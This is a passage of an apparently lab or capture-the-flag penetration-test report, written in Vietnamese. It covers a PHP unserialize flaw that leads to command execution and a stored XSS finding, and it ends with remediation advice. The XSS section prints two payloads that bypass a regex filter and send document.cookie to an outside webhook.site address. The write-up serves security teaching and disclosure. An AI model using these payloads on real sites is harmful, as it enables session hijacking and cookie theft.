Sau đó ở dòng 73, chương trình tiến hành nạp nội dung file vào biến `$serialized` và tiến hành unserialize nội dung nạp vào. Qua đó tái tạo lại object có trong file được load lên, ta có thể lợi dụng các magic method có trong object đó để thực thi lệnh tùy ý.

Steps to reproduce:


Phân tích source code, ở file web.php, chúng ta có các endpoint như sau

```
<?php
use Illuminate\Support\Facades\Route;
use App\Http\Controllers\DashboardController;
use App\Http\Controllers\ImageController;
use App\Http\Controllers\SettingsController;

Route::get('/', function () {
    return view('welcome');
});
Route::get('/admin', function () {
    return view('welcome');
});
Route::match(['get', 'post'], 'admin/dashboard', [DashboardController::class, 'index'])->name('admin.dashboard');
Route::get('/api/image', [ImageController::class, 'getImage'])->name('get.image');
Route::post('/settings/backup', [SettingsController::class, 'backup'])->name('settings.backup');
Route::post('/settings/load', [SettingsController::class, 'load'])->name('settings.load');
```

Hình 38

Tiến hành truy cập admin/dashboard



Hình 39

Ở đây có 2 chức năng backup và load, sử dụng chức năng backup, ta down về 1 file backup.settings


```
0:19:"App\Models\Settings":3:{s:14:"refreshTimeout";i:60;s:10:"showImages";b:1;s:9:"showPrice";b:1;}
```

Hình 40

Phân tích source code, ta thấy trong file log.php, có các hàm read và clear có sử dụng lệnh exec và chúng được các magic method như `__toString` và `__destruct` gọi tới.

```
39
40 public function read(): string
41 {
42     try {
43         $command = "tail -n 100 " . $this->getLogFilePath();
44         $output = [];
45         exec($command, $output, $returnCode);
46
47         if ($returnCode !== 0) {
48             return "Không thể đọc file log.";
49         }
50
51         return implode("\n", $output);
52     } catch (\Exception $e) {
53         return "Lỗi khi đọc log: " . $e->getMessage();
54     }
55 }
56
57 public function clear(): bool
58 {
59     try {
60         $command = "rm -f " . $this->getLogFilePath();
61         system($command, $returnCode);
62
63         return $returnCode === 0;
64     } catch (\Exception $e) {
65         error_log("Failed to clear log: " . $e->getMessage());
66         return false;
67     }
68 }
69
```

Hình 41

```
public function __toString(): string
{
    return $this->read();
}
public function __destruct()
{
    $this->clear();
}
```

Hình 42

Ở 2 hàm này sử dụng nối chuỗi với `getLogFilePath()`

```
public function getLogFilePath(): string
{
    return $this->logPath . '/' . $this->logFile;
}
```


Hình 43

Và ta có thể thao túng được logPath và logFile qua đó tiến hành RCE.

Sử dụng file `exploit.php` trong attachments để tiến hành tạo file `exploit.settings`.

Sau đó sử dụng chức năng load để load file `exploit.settings`

Kết quả:



Hình 44

Decode from Base64 format
Simply enter your data then push the decode button.

Q0JKU3s5Y2lwOWJkMjkxMjYzNTNhZTgxZTVkYjYzOWQzODViYn0K

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

CBJS{9cb09bd29126358ae81e5db639d385bb}

Hình 45

Attachments:

- exploit.php (Cần thay đổi url ở file exploit.php theo site webhook của bạn)

Recommendation:

- Giới hạn các class được unserialize bằng tham số `allowed_classes` nếu PHP 7 trở lên

```
<?php
$allowed = ['SafeClass1', 'SafeClass2'];
$object = unserialize($data, ['allowed_classes' => $allowed]); // ✓ Chỉ cho phép các class
```

- Hạn chế sử dụng unserialize từ dữ liệu người dùng nhập vào. Thay vào đó có thể dùng `json_encode` và `json_decode`. Ví dụ:

```

$input= file_get_contents($file->path());

try {
    $settings = json_decode($input, true); // ✅ Chuyển JSON thành mảng

    if (json_last_error() !== JSON_ERROR_NONE) {
        return response()->json(['error' => 'Invalid JSON format'], 400);
    }

    return response()->json($settings);
} catch (\Exception $e) {
    return response()->json(['error' => 'Cannot load settings file: ' . $e->getMessage()])
}

```

ALMIRA-07: XSS Store [High]

Description and Impact:

XSS là lỗ hổng bảo mật web cho phép kẻ tấn công chèn và thực thi các đoạn mã Javascript độc hại trong trình duyệt của người dùng.

Lợi dụng lỗ hổng XSS, kẻ tấn công có thể tấn công đánh cắp cookie của người dùng khác.

Root Cause Analysis:

Sử dụng devtool, tại file `PostcardDetail.js`, ta tìm thấy hàm `myFilter` với các filter như hình

```

function myFilter(payload) {
    let result = payload;
    result = result.replace(/<script[\s\S]*?>[\s\S]*?</script>/gi, ''); // 1) Xóa <script>...</script>
    result = result.replace(/\\son[a-z]+\\s*=\\s*(['"]?)(^['"])*\\1/gi, ''); // 2) Xóa mọi thuộc tính on* (onerror, onload, onclick, ...)
    result = result.replace(/javascript:/gi, ''); // 4) Loại bỏ "javascript:" (nếu kẻ tấn công dùng <a href="javascript:...">)
    return result;
}

```

Hình 46

Và hàm này được sử dụng để filter `postcard.name`


```

<div className="mt-6">
  <span className="italic text-gray-600">With love, </span>
  <div
    className="inline-block w-48 border-b border-gray-400 ml-2 bg-transparent text-left"
    dangerouslySetInnerHTML={{
      __html: myFilter(postcard?.name ? postcard.name : 'Anonymous')
    }}
  />
</div>

```

Hình 47

Lấy ví dụ từ postcard của thầy Luật, ta biết được myFilter này được sử dụng để filter name của user và render nó ra ở trong thẻ div.



Hình 48

```

<span class="italic text-gray-600">With love, </span>
<div class="inline-block w-48 border-b border-gray-400 ml-2 bg-transparent text-left">Thầy Luật</div> == $0
</div>


```

Hình 49

Tuy nhiên filter này vẫn có khả năng bypass bằng các cách như sử dụng slash hoặc encode để bypass các regex kia dẫn đến thực thi lỗ hổng xss.

Steps to reproduce

Vào trang profile và sử dụng chức năng edit profile để thay đổi name



Username
master

Name
master


Password

Edit Profile

Hình 50

Sử dụng payload sau cho trường name

```
<img/src="1"/onerror="fetch('https://webhook.site/2a8dbb58-aff2-4766-a9a2-91906830e160?c=' + document.cookie)">
```



Username


Name

Password

Cancel Save

Hình 51

Sau đó sử dụng chức năng gửi lời chúc và gửi cho thầy Luật với các trường lời chúc, chọn ảnh bất kì, kết quả ta hứng được cookie chưa flag ở webhook



Hình 52

Ngoài ra ta còn có thể sử dụng payload như

```
<iframe src="#106;avascript:fetch('https://webhook.site/2a8dbb58-aff2-4766-a9a2-91906830e160?c=' + document.cookie)">a</iframe>
```

Ta kết quả tương tự

Recommendation:

- Dùng helmet để thiết lập csp. Cấu hình Helmet trong express.js

```
const helmet = require('helmet');
app.use(helmet());
```

- Sử dụng thư viện xss hoặc lodash.escape để mã hoá dữ liệu trước khi hiển thị trên html. Ví dụ:

```
const xss = require('xss');
const escape = require('lodash.escape');

app.get('/profile', (req, res) => {
  const safeUsername = xss(req.query.username); // XSS filter
  res.send(`<h1>Welcome, ${safeUsername}</h1>`);
});
```


- Thiết lập HttpOnly, Secure, Samesite cho cookie. Cấu hình bên trong Express.js

```
app.use(require('cookie-parser')());

app.use((req, res, next) => {
  res.cookie('session', 'yourSessionValue', {
    httpOnly: true, // Chặn truy cập từ JavaScript
    secure: true,    // Chỉ gửi qua HTTPS
    sameSite: 'Strict' // Ngăn chặn CSRF
  });
  next();
});
```

4. Kết luận:

Thông qua báo cáo này, tôi đã thành công tìm ra 6 lỗi bảo mật khác nhau nhằm đánh giá sát sao và đưa cho quý công ty một cái nhìn dễ hiểu và trực quan nhất nhằm giúp người đọc có thể nhìn thấy và đánh giá những rủi ro tiềm tàng trong hệ thống. Những rủi ro trên có thể gây thiệt hại cho cả 2 phía: server và người dùng nói chung.

Tôi mong được hợp tác với quý công ty trong những dự án tương lai tiếp theo. Xin cảm ơn

Regards, Trần Lê Anh Quân